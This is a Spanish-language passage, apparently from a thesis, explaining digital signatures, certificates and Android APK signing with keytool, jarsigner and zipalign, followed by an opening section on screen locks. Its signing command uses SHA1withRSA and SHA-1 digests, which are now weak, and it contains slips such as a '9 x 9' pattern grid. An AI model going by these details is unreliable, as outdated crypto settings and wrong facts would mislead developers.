


Figura 9 – Generación y verificación de la firma[6]

Lo que se explicó de firma digital es el esquema básico, a partir de estos principios se irá avanzando en el nivel de detalle [INFOSEC].

En realidad los mensajes firmados que el emisor envía al receptor se componen de 2 elementos: el mensaje original sin encriptar (texto plano) y la versión encriptada de este mensaje (la firma digital). Con estos 2 componentes se puede verificar la autoría y la integridad del mensaje, este último se realiza descifrando el mensaje encriptado con la clave pública y comparando su resultado con el mensaje original. Sin embargo, este esquema de firma digital genera un problema potencial: el espacio consumido por el mensaje firmado es el doble de grande (como mínimo) que el mensaje original sin firmar. Esta situación se puede mejorar con la encriptación de un pequeño bloque de *bits* llamado *message digest*. El *message digest* es una representación más ligera de un archivo, su cálculo está basado en el contenido del archivo; se obtiene por medio de una función matemática llamada función de hash, la cual recibe como entrada a los datos que contiene un archivo. En conclusión, hasta ahora el proceso de la firma digital consta de los siguientes pasos: se obtiene el *message digest* del mensaje, se lo encripta con la clave privada del emisor y el resultado (firma digital) se lo anexa al mensaje original para enviarlo al destinatario.

Hasta acá se mostraron 2 formas de uso de la encriptación de clave pública [CRYPSTA]:

- Encriptado y desencriptado: el emisor encripta un mensaje con la clave pública del destinatario y envía el mensaje (transformado) que no puede ser descifrado por nadie, excepto por el poseedor de la clave privada correspondiente, (el cual debería ser su propietario y creador de ambas claves). Con este mecanismo se garantiza la confidencialidad del mensaje.
- Firmas digitales: el emisor genera una firma con el contenido del mensaje y su clave privada, para luego enviar el mensaje junto con la firma. Ésta permite comprobar su integridad y su origen por cualquiera, usando la clave pública difundida por el emisor. La firma se genera aplicando un algoritmo de encriptación

6 Shelton, B. K. (2010). Public Key Signing. Recuperado de http://infosectoday.com/Articles/Intro_to_Cryptography/Introduction_Encryption_Algorithms.htm

que recibe un pequeño bloque de datos que simboliza al mensaje original, en vez de usar el mensaje entero. Con la firma digital se garantiza la legitimidad y la autoría del mensaje.

Cabe destacar que la técnica del firmado digital descrita no garantiza confidencialidad. Un mensaje firmado empaqueta el texto plano original y la firma digital, entonces cuando se filtra un mensaje, es posible obtener el contenido original. La garantía de la privacidad en los datos es casi siempre importante, por lo que el mensaje firmado se suele encriptar [INFOSEC].

A continuación, se repasará y profundizará en el concepto de la firma digital, y luego, el certificado digital.

La firma digital es un mecanismo de autenticación que consiste en la vinculación entre un mensaje y un código que actúa como una firma [CRYPSTA]. Los mensajes se pueden firmar digitalmente con el fin de identificar al autor del mensaje (autoría), y también para comprobar si el mensaje fue adulterado (integridad). Este mecanismo se lo puede utilizar para firmar *e-mails*, documentos digitales y archivos. En el contexto de la firma digital, se pueden distinguir 2 operaciones: firmado (por parte del emisor) y verificación (por parte del destinatario del mensaje); éstas se basan en las operaciones primitivas de encriptado y desencriptado, respectivamente.




Figura 10 – Escenario elemental de la firma digital: el emisor (Bob) le envía un mensaje firmado al receptor (Alice)[7]

A continuación se describirá la forma de proceder cuando un emisor quiere enviar mensajes firmados digitalmente a un destinatario [SISMODE]. Al inicio, antes de firmar cualquier mensaje, tanto el emisor como el receptor se deben poner de acuerdo con el esquema de firmado que van a utilizar (por ejemplo, *RSA*), este esquema define los algoritmos de generación de claves, de firmado y verificación. Una vez que se definen estos parámetros, el emisor debe generar las claves.

Cuando una persona quiere firmar digitalmente un mensaje, comienza con la obtención del valor de la función de *hash*, que recibe como entrada a todo el contenido del mensaje y produce una representación codificada del mensaje (*message digest*), es un código de

7 Stallings, W. (2011). Generic Model of Digital Signature Process. Recuperado de "Cryptography and network security principles and practice", Quinta edición, Prentice Hall.

longitud fija, sea cual fuese el tamaño del mensaje original [JARSINT]. La función de *hash* es sensible al contenido del mensaje, es decir que el valor que retorna va a cambiar si y sólo si el mensaje en sí mismo cambia. A veces, se relaciona la función de *hash* con otras funciones similares como *digital fingerprint* y *checksum*, éste último tiene otros propósitos. Los algoritmos más populares que implementan funciones de *hash* son: *MD5* y *SHA-1*, los cuales producen un resultado de 16 y 20 *bytes*, respectivamente; también hay otras versiones más actuales de *SHA-1* como *SHA-256* y *SHA-512*, que producen resultados de 32 y 64 *bytes*, respectivamente. Luego de obtener el *message digest* del mensaje, se lo codifica utilizando el algoritmo de encriptación con la clave privada, este código representa la firma digital del mensaje, se lo llama Bloque de Firma. Por último, se anexa el Bloque de Firma al mensaje original y se lo envía al receptor.

Cuando otra persona recibe el mensaje firmado digitalmente (el mensaje original con el Bloque de Firma adjunto) y quiere verificarlo, se calculan 2 valores y se los compara, con el fin de comprobar la integridad y autoría del mensaje. El primer valor a calcular se lo obtiene con la función de hash del mensaje original (sin el Bloque de Firma) usando un algoritmo como *MD5* o *SHA-1*, u otro que se haya acordado de antemano. El segundo valor se obtiene con el uso del algoritmo de desencriptación que recibe el Bloque de Firma y la clave pública, debería retornar el valor de *hash* del mensaje original. Si estos 2 valores no son iguales, quiere decir que de alguna forma se adulteró el mensaje o el Bloque de Firma o ambos (pérdida de integridad); o también puede ser que la firma fue creada con una clave privada que no corresponde con la clave pública presentada por la persona que la firmó (pérdida de autoría), o sea que sólo el remitente pudo haber generado la firma, si es que se puede revertir con el algoritmo de desencriptación y su clave pública [SECINCO].




Figura 11 – Operaciones de la firma digital: generación y verificación de la firma[8]

Una cuestión a considerar es la distribución de las claves públicas. Considerando el siguiente contexto cuando se quiere encriptar un mensaje: suponiendo que se puede utilizar algún método para entregar claves públicas inventadas a un emisor de mensajes, haciéndole creer que provienen de un receptor conocido y confiable; y suponiendo que se puede interceptar transmisiones entre un emisor y un receptor. Entonces, un atacante puede generar un par de claves (privada y pública) y enviar su propia clave pública al

8 Stallings, W. (2011). Simplified Depiction of Essential Elements of Digital Signature Process. Recuperado de "Cryptography and network security principles and practice", Quinta edición, Prentice Hall.

emisor, y dado que este emisor va a creer que esa clave pública pertenece a un receptor conocido, entonces el atacante puede interceptar cualquier texto encriptado enviado por el emisor y descifrarlo con su propia clave privada. Luego puede guardar una copia del mensaje decodificado, cifrar el mensaje decodificado con la clave pública del receptor y enviarlo a este receptor. En principio, ni el receptor, ni el emisor van a detectar la presencia del atacante. Este problema se puede trasladar a la firma digital: un atacante puede pasarle una clave pública falsa al receptor y puede interceptar los mensajes que envíe el emisor, cuando el receptor le llegue un mensaje firmado y logre verificar su firma creerá que proviene del emisor legítimo. Entonces, para resolver este problema, usualmente los emisores adjuntan un certificado con la clave pública al mensaje, a continuación se exponen algunas de las definiciones de certificado.

"Un certificado (también conocido como certificado de clave pública) es una declaración firmada digitalmente por una entidad (el editor), diciendo que la clave pública (y algún datos más) de otra entidad (el sujeto) tiene un valor específico." [KEYTOOL]

"Un certificado es una declaración firmada digitalmente por una Autoridad de Certificación reconocida que indica quien es el duelo de una clave pública específica." [JARSINT]

"Una clave pública y la identidad del usuario están unidos en un certificado, que luego es firmado por alguien llamado Autoridad de Certificación, certificando la precisión de la unión." [SECINCO]

Las Autoridades de Certificación (*Certification Authority - CA*) son entidades que son confiables para firmar certificados de otras entidades [KEYTOOL]. Estas Autoridades convierten a los certificados sin firmar en certificados válidos y confiables. Las Autoridades están sujetas a acuerdos legales para realizar esta conversión. Hay muchas Autoridades de Certificación como *VeriSign*, *Thawte*, *Entrust*, etc.

Un certificado firmado contiene cuatro elementos [CRYPSTA]:

- Información que identifica a una entidad (un usuario o una organización).

- La clave pública de la entidad.

- Información de la Autoridad de Certificación.

- Una firma digital del certificado, generada por una Autoridad de Certificación.




Figura 12 – Creación del certificado de un usuario (Bob) firmado por un CA y su uso para verificar la clave pública[9]

Una Autoridad de Certificación podría establecer un esquema general de generación de certificados de la siguiente forma [SECINCO]: primero el emisor de mensajes genera la clave privada con su correspondiente clave pública, luego coloca esta última en un mensaje junto con la información necesaria que identifica al emisor (nombre y dirección de *e-mail* de la organización, ciudad, país y estado que corresponde a la organización, entre otros datos) y envía el mensaje de forma encriptada a la Autoridad de Certificación usando la clave pública de éste. Esta Autoridad recibe el mensaje y lo firma digitalmente: encripta el valor de *hash* del mensaje con su clave privada y lo adhiere al mensaje que retorna al emisor. Este mensaje que recibe el emisor representa el certificado firmado por la Autoridad de Certificación que asocia la clave pública de la entidad (el emisor de mensajes) con su identidad.

Dentro de este marco de firmas y certificados digitales, se puede entender con mayor claridad cómo se firma digitalmente una aplicación *Android*; a continuación se verá cómo se usa el contexto explicado en *Android*. Todas las aplicaciones *Android*, incluyendo las del sistema, deben ser firmadas utilizando un certificado digital que identifique a su autor. Lo que se firma realmente, son los archivos *APK*, que empaquetan aplicaciones para su posterior instalación. *Android* hereda el firmado que se realiza en las aplicaciones *Java;*

9 Stallings, W. (2011). Public-Key Certificate Use. Recuperado de "Cryptography and network security principles and practice", Quinta edición, Prentice Hall.

de hecho, el formato de los archivos *APK* de *Android* es una extensión del formato de los archivos *JAR* de *Java* [ANSECIN]. Estos archivos *JAR* (*Java ARchive*) se los utiliza usualmente para distribuir aplicaciones o librerías para la plataforma *Java*. Un archivo *JAR* consiste de archivos binarios *Java*, recursos y otros archivos que están comprimidos en el formato *ZIP*; además, contiene una carpeta llamada "*META-INF*" que incluye archivos relacionados con la firma digital. En *Java* es habitual que un certificado digital sea firmado por una Autoridad de Certificación, pero en *Android* no es necesario; de hecho, frecuentemente las aplicaciones *Android* usan certificados autofirmados (el mismo desarrollador puede generar el certificado). Esto disminuye los costos que produce la generación del certificado y simplifica el proceso de publicación [IBMASEC].

Éstos son motivos por los cuales se debe firmar digitalmente una aplicación *Android*:

- Asegurar la pertenencia: sólo el autor de una aplicación *Android* puede generar firmas con su clave privada. Significa que el archivo *APK* que contiene a la aplicación viene de quien afirma haber creado y firmado al archivo [KEYTOOL]. Por lo tanto, se pueden recibir actualizaciones de una aplicación Android confiando que provienen del autor original.
- Proporciona integridad: significa que la firma digital permite comprobar si el archivo *APK* no ha sido modificado, ni alterado [KEYTOOL].
- Permite una distribución e instalación de la aplicación sin problemas: si la aplicación no se firma digitalmente, será rechazada cuando se la intente instalar en algún dispositivo con *Android*. Ésto es debido a que el archivo *APK* será verificado mediante el Administrador de Paquetes (*Package Manager*) de *Android* en un dispositivo, el cual comprueba si ha sido correctamente firmado. Asimismo, si se desea publicar la aplicación en *Google Play*, el archivo *APK* será verificado, rechazando aquellas aplicaciones que no están firmadas [SOAPPSE].

Para poder firmar un archivo *JAR* se usan 2 herramientas: *keytool* y *jarsigner*.

Antes de firmar aplicaciones, se debe generar un par de claves (una clave privada y una clave pública) y un certificado asociado [IBMASEC]. En *Java* (y *Android*), se usa la herramienta *keytool* para que los usuarios puedan administrar sus propios pares de claves y los certificados asociados a cada par. Con esta herramienta, el usuario mismo puede firmar los certificados y no necesita la intervención de una Autoridad de Certificación [KEYTOOL]; también puede importar, exportar y mostrar certificados. En cuanto a la forma de uso, la herramienta *keytool* almacena las claves y certificados en un *keystore* [KEYTOOL]. Un *keystore* es un archivo binario que representa a un almacén (es una base de datos) que está protegido por una contraseña, en este almacén guarecen pares de datos (entradas) que se componen de una clave privada y un certificado; cada entrada (par de datos) tiene un nombre (alias) que lo identifica y también está protegido por contraseña [KEYTOOL]. La contraseña de una entrada se exige cuando un usuario firma una aplicación con la clave privada de esa entrada dentro de un *keystore* (además de pedir la contraseña de este *keystore*). El *keystore* le facilita al desarrollador la custodia de varias claves privadas, porque aloja todas ellas en un sólo archivo protegido.

Para firmar y verificar la firma de archivos *JAR* (y *APK*) se usa la herramienta *jarsigner* [JARSIGN]. Esta herramienta genera la firma con una clave privada del usuario, también guarda una copia del certificado en el archivo *JAR* (o *APK*), esencialmente para tener la clave pública a disposición en caso de que se precise verificar la firma. Cuando se va a ejecutar *jarsigner*, el usuario le debe especificar una clave privada y un certificado por medio de un *keystore*, luego el comando le pide la contraseña del *keystore* y la contraseña para acceder a la entrada que contiene la clave privada. Luego, el comando *jarsigner* retorna el mismo archivo (*JAR* o *APK*) que se especificó como entrada, pero colocando 3 archivos adicionales dentro de la carpeta "*META-INF*" (si ya existen, entonces los sobrescribe) [JARSINT], éstos archivos son:

- Un archivo de texto plano llamado *MANIFEST.MF* que tiene la siguiente estructura: se definen 2 líneas de texto por cada archivo que contiene el archivo *JAR*. Cada par de líneas de texto contiene: el nombre del archivo y su valor de *hash* (junto con el algoritmo de *hash* empleado).
- Un archivo de firma con la extensión .*SF* (*signature file*) es un archivo de texto plano que respeta el mismo formato que *MANIFEST.MF*. Sin embargo, el valor de *hash* de cada archivo que contiene el archivo *JAR*, se calcula a partir del par de líneas de texto que le corresponda al archivo en *MANIFEST.MF* [JARSIGN]. Al principio de *MANIFEST.MF* hay un valor de *hash* correspondiente al contenido del archivo *MANIFEST.MF* entero.
- Un archivo de Bloque de Firma puede tener la extensión *.DSA, .RSA o .EC*; en función del algoritmo de firma utilizado. Es un archivo binario que contiene 2 elementos principales [JARSINT]: la firma digital del archivo *JAR*, generada con la clave privada del firmante, y el certificado, que adjunta la clave pública del firmante para ser utilizado por cualquiera que quiera verificar la integridad y la autoría del archivo *JAR* firmado.

Antes de describir el procedimiento práctico para firmar aplicaciones *Android*, se definirá las 2 formas en que las aplicaciones son preparadas, en las cuales está involucrada la firma [IBMASEC]:

- Modo de depuración: cuando una aplicación está en etapa de desarrollo o pruebas no tiene mucha relevancia firmar una aplicación, por ello se firma con una clave privada y certificado conocidos, están hechos para ser usados en esta fase de la aplicación. El firmado en esta etapa se realiza automáticamente cuando se utiliza *Android Studio*, usa siempre la misma clave privada de depuración y el mismo certificado.
- Modo de publicación: cuando el proyecto se encuentra en la etapa de publicación, se debe generar una firma utilizando la clave privada del autor del *software*. En caso de no tener esta clave privada, se la genera (al igual que el certificado) con el uso de la herramienta *keytool* para luego firmar la aplicaciones con *jarsigner*. Estas dos herramientas son heredadas del entorno *Java* y están presentes en la *IDE* de *Android Studio* mediante asistentes paso-a-paso.

El proceso de firmado se puede entender con mayor claridad describiendo el procedimiento práctico y manual del firmado en modo de publicación [KEYTOOL] [SIGNMAN]:

1. Si es la primera vez que se va a firmar una aplicación entonces se debe crear una *keystore* con una entrada (una clave privada y un certificado autofirmado). O de otro modo, se debe agregar una entrada a un *keystore* existente. En cualquiera de los 2 casos se ejecuta (si no existe la *keystore*, se crea automáticamente):

```
$ keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
```

Donde:

my-release-key.keystore es el nombre del archivo que representa al *keystore*.

alias_name identifica a la nueva entrada (una clave privada y un certificado) que se agrega al *keystore*.

RSA es el algoritmo que genera el par de claves.

2048 es el tamaño de la clave.

10000 es la cantidad de días de vigencia que va a tener la clave privada para firmar.

Nota: luego de ejecutar esta línea, se le pide al usuario que ingrese una contraseña nueva (o la contraseña del *keystore* existente) para el nuevo *keystore* y otra contraseña para proteger una clave privada que se genera dentro de este *keystore*. Además se exige el ingreso de los datos del sujeto del certificado como nombre, apellido, nombre de la unidad de organización, nombre de la organización, localidad, provincia y el código de 2 letras del país.

Si se quiere ver el contenido del *keystore* recién creado (la información de los certificados, entre otras cosas), se debe ejecutar:

```
$ keytool -list -v -keystore my-release-key.keystore
```

2. Compilar la aplicación en modo de publicación desde *Android Studio*, para obtener un archivo *APK* sin firmar (supóngase que ese archivo se va a llamar "*my_application.apk*"). Este paso no se va a detallar porque escapa al objetivo del ejemplo.

3. Se firma la aplicación.

```
$ jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore my_application.apk alias_name
```

Donde:

SHA1withRSA especifica el algoritmo para obtener el valor de *hash* y el algoritmo para firmar.

SHA1 especifica el algoritmo de la función de hash a usar con cada archivo que

contiene un archivo JAR.

my-release-key.keystore es el nombre del keystore generado en el paso 1.

my_application.apk es el nombre de la aplicación no firmada creda en el paso 2.

alias_name es el nombre del alias con el que se generó la firma en el paso 1.

4. Se usa el comando para verificar que la aplicación haya sido firmada correctamente.

```
$ jarsigner –verify –verbose –certs my_application.apk
```

Donde:

my_application.apk es el nombre de la aplicación firmada en el paso anterior.

5. Al final, se usa la herrmienta *Zipalign:* optimiza la forma en que un archivo *APK* es empaquetado. Lo que permite que el sistema operativo maneje la aplicación de una forma más eficiente, reduciendo el tiempo de ejecución y la cantidad de memoria consumida por la aplicación [WHATZIP].

```
$ zipalign –v 4 my_application.apk my_aligned_application.apk
```

En Android se suelen firmar aplicaciones adjuntando el mismo certificado digital, éstos son motivos para firmar de esta forma [DEVSIGN]:

- Permite actualizar: si se desea modificar la aplicación (por ejemplo, para corregir *bugs* o para agregar nueva funcionalidad), tendrá que ser firmada de vuelta y esta operación sólo podrá hacerla quien posea la clave privada; entonces, para que una aplicación se pueda actualizar, los desarrolladores deben conservar el mismo certificado, si se usa un certificado distinto, no se actualizará la aplicación porque será considerada otra aplicación distinta.
- Se pueden compartir recursos: si se requiere que 2 aplicaciones compartan recursos, es un requisito indispensable que las mismas usen el mismo certificado. Además, para lograrlo se debe especificar la opción en el manifiesto que verifica los permisos en base a la firma. Cumpliendo con estas 2 condiciones, se puede compartir un ID de usuario (*UID*) con 2 o más aplicaciones y entre ellas van a poder acceder a sus recursos.
- Obtener prestigio: una empresa o un desarrollador podría firmar todas sus aplicaciones utilizando el mismo certificado para formar una reputación.
- Modularidad: varias aplicaciones se pueden agrupar en un proceso si son firmadas con el mismo certificado y se habilita una configuración (en el archivo *AndroidManifest.xml*), o sea que estas aplicaciones serán tratadas como una sola aplicación. Esto posibilita trabajar de forma incremental agregando nuevos módulos (nuevas actualizaciones) independientes unas de otras.

3.3 Medidas de seguridad adicionales

En *Android* se pueden configurar ciertos mecanismos incorporados para mejorar la seguridad del dispositivo. Conviene realizar esta configuración cuando se inicia el equipo por primera vez. Los mecanismos que se van a presentar en esta parte vienen con el sistema operativo (no hace falta instalar nada), algunos de ellos son productos de *Google*, se pueden extender estas medidas de seguridad instalando aplicaciones de terceros, lo que se expondrá en el capítulo 5. Estos mecanismos se presentarán a continuación, en algunos casos se mostrarán configuraciones que se pueden hacer sobre ellos tomando como referencia al mapa de menús de un dispositivo (modelo "*Moto G* 2" de *Motorola*) con *Android 5.0*.

3.3.1 Bloqueo de pantalla

El bloqueo de pantalla con clave es la medida más simple y es una de las primeras que se debe activar para evitar un eventual acceso no autorizado al *smartphone*.

Hay 3 métodos para bloquear la pantalla con clave, éstos son: a través de un PIN (un número de al menos 4 dígitos), patrón (muestra una cuadrícula de 9 x 9 puntos en donde el usuario traza un camino que no repite puntos) o contraseña (una cadena de caracteres). Para acceder a esta configuración: el usuario se debe dirigir al menú principal, luego dirigirse al ítem "Configurar", entonces se debe ingresar al submenú "Seguridad", allí dentro se debe seleccionar el ítem "Bloqueo de pantalla".

